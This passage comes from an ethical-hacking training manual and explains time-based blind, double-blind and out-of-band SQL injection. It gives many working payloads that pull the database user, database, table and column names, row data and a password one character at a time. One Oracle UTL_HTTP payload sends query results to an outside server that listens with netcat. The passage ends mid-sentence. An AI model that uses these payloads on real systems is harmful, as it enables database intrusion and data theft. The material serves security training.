
- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1))) until DBMS returns **TRUE**.



Blind SQL Injection—Extract Database Name

In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can apply brute force to determine the database name based on the time before the execution of the query and set the time after query execution. Then, the attacker can infer from the result that if the time lapse is **10 seconds**, then the name is "A"; otherwise, if it is 2 seconds, then it cannot be "A." Similarly, the attacker finds out the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
'00:00:10'--
```

Database Name = **ABCD** (Considering that the database returned true for the above statement)

- Example 2: Extract 1st Database Table


```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = **EMP** (Considering that the database returned true for the above statement).



Blind SQL Injection—Extract Column Name

Following the same procedure as that discussed above, the attacker can extract the column name using the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
  column_name from ABCD.information_schema.columns where
  table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 column_name from
  ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)
  WAITFOR DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 column_name from
  ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)
  WAITFOR DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((SELECT TOP 1 column_name from
  ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)
  WAITFOR DELAY '00:00:10'--
  ```

  Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
  column_name from ABCD.information_schema.columns where
  ```

```
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'-
-
```


```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).



Blind SQL Injection—Extract Data from ROWS

Following the same procedure as that discussed above, the attacker can extract the data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
  EID from EMP)=3) WAITFOR DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1; IF
  (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
  DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1; IF
  (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
  DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1; IF
  (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
  DELAY '00:00:10'--
  ```

  Field Data = **JOE** (Considering that the database returned true for the above statement)

- **Example 2: Extract 2nd Field of 1st Row**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
  DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1; IF
  (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR
  DELAY '00:00:10'--

  http://www.certifiedhacker.com/page.aspx?id=1; IF
  (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR
  DELAY '00:00:10'--
  ```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).

Perform Double Blind SQL Injection – Classical Exploitation (MySQL)

- This exploitation is based on time delays
- Restricting the range of character search improves performance

Classical implementation:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

1. We can estimate that the character was guessed right because of the time delay of the web server response
2. Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
3. Function `sleep()` represents an analogue of function `benchmark()`. Function sleep() is more secure in the given context because it does not use server resources

Perform Double Blind SQL Injection—Classical Exploitation (MySQL)

Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search for characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the UNION clause or any other technique in the inserted query.

Double-blind SQL injection exploitation depends on the analysis of time delay. The exploitation starts by sending a query with a time delay to the web application and getting its response. In a typical double-blind injection attack, the functions **`benchmark()`** and **`sleep()`** are used to process the time delays.

The classical implementation of double-blind SQL injection is given below.

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- We can conjecture that the character was guessed correctly on the basis of the time delay of the web server response
- Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
- The function sleep() represents an analogue of the function **benchmark()**. The function **sleep()** is more secure in the given context because it does not use server resources

Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

- This technique is useful when the tester finds a Blind SQL Injection situation
- It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as a part of the request to the tester's server

  Note: Each DBMS has its own functions; check the functions for the specific DBMS

- Consider the SQL query shown below: `SELECT * FROM products WHERE id_product=$id_product`
- Consider the request to a script that executes the query above: `http://www.example.com/product.php?id=10`
- The malicious request would be as follows: `http://www.example.com/product.php?id=10||UTL_HTTP.request ('testerserver.com:80')||(SELECT user FROM DUAL)—`
- In the above example, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to the 'testerserver' and make an HTTP GET request containing the response to the query "SELECT user FROM DUAL"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool

  ```
  /home/tester/nc -nLp 80
  GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
  ```


Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful when the tester encounters a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server.

Note: Each DBMS has its own functions; check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

